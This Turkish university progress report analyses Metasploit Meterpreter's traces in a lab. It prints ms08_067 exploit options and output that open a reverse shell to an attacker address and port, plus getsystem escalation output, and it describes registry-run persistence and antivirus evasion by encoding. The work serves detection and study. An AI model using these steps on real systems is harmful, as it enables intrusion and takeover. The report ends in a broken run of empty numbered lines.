

TOBB Ekonomi ve Teknoloji Üniversitesi

Bilgisayar Mühendisliği Bölümü

Dönem İlerleme Raporu 2016-02

---

### **Metasploit Meterpreter Payload'unun Davranışsal Analizi**

Bilgehan TURAN

141117018

Bilgisayar Mühendisliği Phd. Araştırma Burslu

Ağustos 12, 2016

---


## 1. GİRİŞ

Bu yazıda, Metasploit exploit frameworkü üzerinde bulunan meterpreter payloadunun kullandığı bazı modüllerin özellikle ağda ve sistem üzerindeki etkileri araştırılmıştır. Bu konuda SANS'ın da yararlı bir araştırması bulunmaktadır[1]. Meterpreter Reflective DLL injection metodunu kullanmaktadır[2]. Bu sebepten sistem üzerinde neredeyse hiç iz bırakmadan hafızada yerleşmektedir. Meterpreter payloadları antivirüs yazılımları tarafından tanınsa da çeşitli encoding metodları ile bunları da kolaylıkla atlatmak mümkündür. Bu yazıda test amaçlı elde edilen network dımları ayrıntılı analiz etmek isteyenlere sağlanabilecektir.[3]

## 2. METERPRETER ÇALIŞMA PRENSİBİ

Meterpreter aşağıda gösterildiği gibi çalışmaktadır. Öncelikle sistemi sömürecek olan ilgili exploit ile birlikte 1.adım (1st stage) payloadu gönderilir. 1.adım payloadu, 2.adım payloadun yüklenmesini sağlar.

Exploit çalışıp, 1.adım payloadunu tetikleyerek, 2.adım dll injectionda kullanılacak payload gönderilmeye başlar. Bu 2.adım payloadu, exploitin çalıştığı ilgili işleme (process) dll injection yaparak meterpreter dll dosyasını ilgili işleme koyar. Burada dll injection yöntemi 2. Adımda yüklenen Shell kod dediğimiz bir yazılım tarafından yapıldığı için, sistem karşı taraftan yüklenen meterpreter dll'i sadece data olarak algılar ve işlemin dll listesinde bu sebepten dolayı gözükmez. Bu aşamada sadece hafıza analizi yapılarak meterpreter tespit edilebilir.




## 3. TEST ORTAMI

Testler esnasında Windows XP makina kullanılmış ve ms08\_067 netapi exploiti ile makina üzerinde meterpreter shell açılmıştır. Aşağıda kullanılan XP versiyonu ve Service pack seviyesi gösterilmiştir.



Ayrıca sistem üzerindeki etkileri görebilmek için audit logları aşağıdaki şekilde açılmıştır. Burada object access açılmamıştır. Bu audit logu açıldığında ve ilgili dizinde aktif edildiğinde çok aşırı log üreteceğinden ve normalde de kurumlar tarafından açılmadığından açılmamıştır. Böylelikle normal bir durum simüle edilmeye çalışılmıştır.



#### 4. TEST ADIMLARI

Metasploit üzerinde ms08\_067 netapi exploiti kullanılmıştır. Burada psexec, vb exploitler de kullanılabilir. Aşağıda test exploit parametreleri gösterilmektedir. Bu parametrelere kullanılarak öncelikle meterpreter/reverse\_tcp payloadu kullanılmıştır.

Saldırgan: 192.168.1.26

Kurban : 192.168.1.25

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.25    yes       The target address
  RPORT      445             yes       Set the SMB service port
  SMBPIPE    BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: , seh, thread, process, none)
  LHOST      192.168.1.26    yes       The listen address
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting
```

ms08-067 netapi exploiti başarıyla çalıştırılmış ve 192.168.1.25 üzerinde meterpreter shell açılmıştır. Bu atak esnasında yukarıda açıldığı şekliyle loglar incelenmiş ve sisteme herhangi bir log düşmemiştir. Burada object access logları açılabilir, fakat diğer tüm processlerin de yapacağı hareketlerden dolayı birçok log üretilecek ve normal bir trafik altında meterpreter payloadun sebebiyle düşen loglar ayırt edilemeyecektir.

Meterpreter payloadunun sistem üzerindeki izleri memory dumpu alınıp üzerinde incelemeler yapıldığında ortaya çıkabilecektir.

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.25
RHOST => 192.168.1.25
msf exploit(ms08_067_netapi) > run

[*] Started reverse handler on 192.168.1.26:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (885806 bytes) to 192.168.1.25
[*] Meterpreter session 1 opened (192.168.1.26:4444 -> 192.168.1.25:1043) at 2016-08-09 21:26:09 +0300

meterpreter >
```

Meterpreter çalıştırıldıktan sonra paketler kaydedilmiştir.

Aşağıda exploit çalıştırıldıktan sonra açılan TCP bağlantıları gözükmektedir. Burada gözlemlenenler:

- ✓ 192.168.1.26 ile 192.168.1.25 arasında 2 adet TCP bağlantısı kurulmuştur.
- ✓ 1.bağlantı 192.168.1.26 saldırgan tarafından 192.168.1.25 kurbanın 445.portuna gidiyor. Burada exploit çalışıyor ve gönderilen payloadun içerisindeki Shell kod saldırıya bağlanmak üzere çalıştırılıyor. Yaklaşık 0.11 sn çalışıyor.
- ✓ 2.bağlantı, bu sefer kurban tarafından saldırganın 4444 portu üzerine yapılıyor. 4444 üzerinde metasploitin handlerı çalışıyor ve bağlantı kuran sunucuya meterpreter payloadu

gönderilmektedir. Bu bağlantıda meterpreterer dll'i kurbanaya gönderiliyor. Bunun yüklenmesi ise yaklaşık 5 sn sürüyor.


No.	Time	Source	Destination	Protocol	Length	Info
142	7.628351000	192.168.1.25	192.168.1.26	TCP	62	1045->4444 [SYN] Seq=1339013685 Win=64240 Len=0 MSS=1460 SACK PERM=1
143	7.628372000	192.168.1.26	192.168.1.25	TCP	62	4444->1045 [SYN, ACK] Seq=1715325206 Ack=1339013686 Win=29200 Len=0 MSS=1460
144	7.628421000	192.168.1.25	192.168.1.26	TCP	54	1045->4444 [ACK] Seq=1339013686 Ack=1715325207 Win=64240 Len=0
145	7.631548000	192.168.1.26	192.168.1.25	DCERPC	281	[TCP Spurious Retransmission] Request: call id: 0, Fragment: Single, opnum
146	7.632056000	192.168.1.26	192.168.1.25	TCP	66	[TCP Spurious Retransmission] 41186->445 [FIN, ACK] Seq=898480897 Ack=19351
147	7.632062000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898480898 Ack=1935142330 Win=48128 Len=0 TSval=1364520
148	7.632063000	192.168.1.26	192.168.1.25	TCP	62	[TCP Spurious Retransmission] 4444->1045 [SYN, ACK] Seq=1715325206 Ack=13390
149	7.671808000	192.168.1.26	192.168.1.25	TCP	58	4444->1045 [PSH, ACK] Seq=1715325207 Ack=1339013686 Win=29200 Len=4
150	7.672047000	192.168.1.26	192.168.1.25	TCP	1514	4444->1045 [ACK] Seq=1715325211 Ack=1339013686 Win=29200 Len=1460

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A->B	Bytes A->B	Packets B->A	Bytes B->A	Rel Start	Duration	bps A->B	bps B->A
192.168.1.24	49192	82.222.160.40	80	266	315 716	220	12 716	46	303 000	0,000000000	20,0515	5073,34	120888,87
192.168.1.25	41186	192.168.1.25	445	141	13 721	0	23 024	45	37 07	7,628351000	0,1552	1740078,50	692379,24
192.168.1.26	4444	192.168.1.25	1045	1292	2 330 204	1078	2 310 086	214	20 118	7,628351000	5,0246	3678067,26	32031,43
192.168.1.24	49209	216.58.209.14	443	61	35 640	40	22 452	21	13 188	12,225177000	0,1741	1031617,76	605958,27
192.168.1.24	49210	216.58.209.14	443	2 627	2 504 938	2 158	141 016	469	2 363 922	12,391467000	1,1587	973648,03	16321750,71


Aşağıda 1.bağlantının yapıldığı paketleri göstermektedir. Bu paketler incelendiğinde SMB paketleri tespit edilebilmekte ve trafik incelenebilmektedir.

No.	Time	Source	Destination	Protocol	Length	Info
7	7.527924000	192.168.1.26	192.168.1.25	SMB	154	Negotiate Protocol Request
8	7.528226000	192.168.1.25	192.168.1.26	SMB	155	Negotiate Protocol Response
9	7.528248000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
10	7.529997000	192.168.1.26	192.168.1.25	TCP	74	[TCP Spurious Retransmission] 41186->445 [SYN] Seq=898472560 Win=29200 Len=0
11	7.531073000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
12	7.531372000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
13	7.533587000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
14	7.533627000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
15	7.534294000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
16	7.535676000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
17	7.535719000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
18	7.535822000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
19	7.537399000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
20	7.537541000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
21	7.539490000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
22	7.539690000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
23	7.541356000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
24	7.541597000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
25	7.549062000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
26	7.549215000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
27	7.550572000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
28	7.550632000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
29	7.550722000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
30	7.552247000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
31	7.552367000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
32	7.554351000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
33	7.554357000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
34	7.554374000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
35	7.554376000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
36	7.554458000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495
37	7.555901000	192.168.1.26	192.168.1.25	TCP	66	41186->445 [ACK] Seq=898472649 Ack=1935136633 Win=29312 Len=0 TSval=1364495





Aşağıda görüldüğü üzere istekler HTTP GET isteği olarak gözükmektedir. Saldırganın 8080 portunda dinleyen handler tüm istekleri cevaplamaktadır. TCP payloadunda olduğu gibi, burada da MZ ile başlayan dll gönderilmektedir.





Exploit TCP reverse ve http reverse payloadları için denenmiş ve network dumpları üzerinden foremost ile elde edilmiştir. Dll'in her iki payload içinde 884736 bytes olmak üzere aynı şekilde elde edilebilmiştir.

```
root@wisekhanpc:~/bil525/research# ls -alR | grep dll
drwxr-xr-- 2 wisekhan wisekhan 4096 Ağu  9 22:34 dll
./output/dll:
-rw-r--r-- 1 wisekhan wisekhan 884736 Ağu  9 22:33 00000074.dll
drwxr-xr-- 2 wisekhan wisekhan 4096 Ağu  9 22:40 dll
./output_Tue_Aug__9_22_40_14_2016/dll:
-rw-r--r-- 1 wisekhan wisekhan 884736 Ağu  9 22:40 00000073.dll
```

Bu dll dosyası metasploit kurulum yerinde aşağıdaki dizin de bulunmaktadır. Görüldüğü üzere dosya büyükleri aynıdır.

```
root@wisekhanpc:/usr/share/metasploit-framework/vendor/bundle/ruby/2.1.0/gems/metasploit-payloads-1.0.9/data/meterpreter# ls -al met
rv.x86.dll
-rw-r--r-- 1 root root 884736 Eyl  4 2015 metrv.x86.dll
root@wisekhanpc:/usr/share/metasploit-framework/vendor/bundle/ruby/2.1.0/gems/metasploit-payloads-1.0.9/data/meterpreter#
```

Elde edilen payload virustotal üzerinde incelenmiş ve aşağıdaki sonuçlar çıkmıştır. Buradaki 8 antivirüs yazılımı bu dll dosyasını Trojan olarak belirlemiştir.



SHA256: 561f5beabaf9c14469f34e7b26b1b17c12831dc1320d0f36b493e363819d11a7

File name: 00000074.dll

Detection ratio: 8 / 54

Analysis date: 2016-08-09 20:20:02 UTC ( 0 minute ago )

Analysis File detail Additional information Comments Votes

Antivirus	Result	Update
Ad-Aware	Gen:Trojan.Heur.GM.09C4000000	20160809
Arcabit	Trojan.Heur.GM.09C4000000	20160809
BitDefender	Gen:Trojan.Heur.GM.09C4000000	20160809
Emsisoft	Gen:Trojan.Heur.GM.09C4000000 (B)	20160809
F-Secure	Gen:Trojan.Heur.GM.09C4000000	20160809
GData	Gen:Trojan.Heur.GM.09C4000000	20160809
eScan	Gen:Trojan.Heur.GM.09C4000000	20160809
Qihoo-360	HEUR/QVM40.1.0000.Malware.Gen	20160809
ALYac	✓	20160809
AVG	✓	20160809

Bu işlemten sonra çeşitli getuid, shell, getsystem gibi meterpreter komutları kullanılmıştır. Bu komutlar 192.168.1.26.4444 ↔ 192.168.1.24.1045 arasında kurulan tcp bağlantısı üzerinden




yapılmıştır. Getsystem komutu yetki yükseltme (privilege escalation) exploitleri kullandığı için sistemde iz bırakmaktadır. Yapılan incelemede aşağıdaki loglar elde edilmiştir. Diğer komutlarda herhangi bir log elde edilememiştir.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```


Getsystem meterpreter komutu 3 kere çalıştırılmış ve named piped impersonation zafiyeti kullanılmış ve 3 adet error logu elde edilmiştir. Elde edilen loglarda rastgele isimden oluşmuş 6 karakterlik bir servis başlatılmakta ve sonlanmaktadır. Servis sonlandığı için zaman aşımı olmakta ve aşağıdaki hata düşmektedir.

Error	8/9/2016	9:54:40 PM	Service Control Manager	None	7009	N/A
Error	8/9/2016	9:53:51 PM	Service Control Manager	None	7009	N/A
Error	8/9/2016	9:49:46 PM	Service Control Manager	None	7009	N/A




Post exploit olan persistence modülü kullanıldığında ise meterpreter payloadu sistem üzerinde bir çok iz bırakmaktadır. Registryi güncellemekte, dosya yüklemekte ve belirli bir periyotta dosya çalıştırılmaktadır.

Aşağıda sysinternals aracı olan procmon ile izleme ekranı gösterilmektedir. Burada tüm yazma işlemleri gözlemlenmiştir. Persistence modülünün atmış olduğu vbs script dosyası belirlenmiştir.



Ayrıca bu modül registrde HKEY\_USERS\DEFAULT\Software\Microsoft\CurrentVersion\Run altına yazmaktadır. Böylelikle her açılışta tekrar bu vbs script dosyası çalıştırılacaktır.



```

1 NmeoG2Gx Help
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
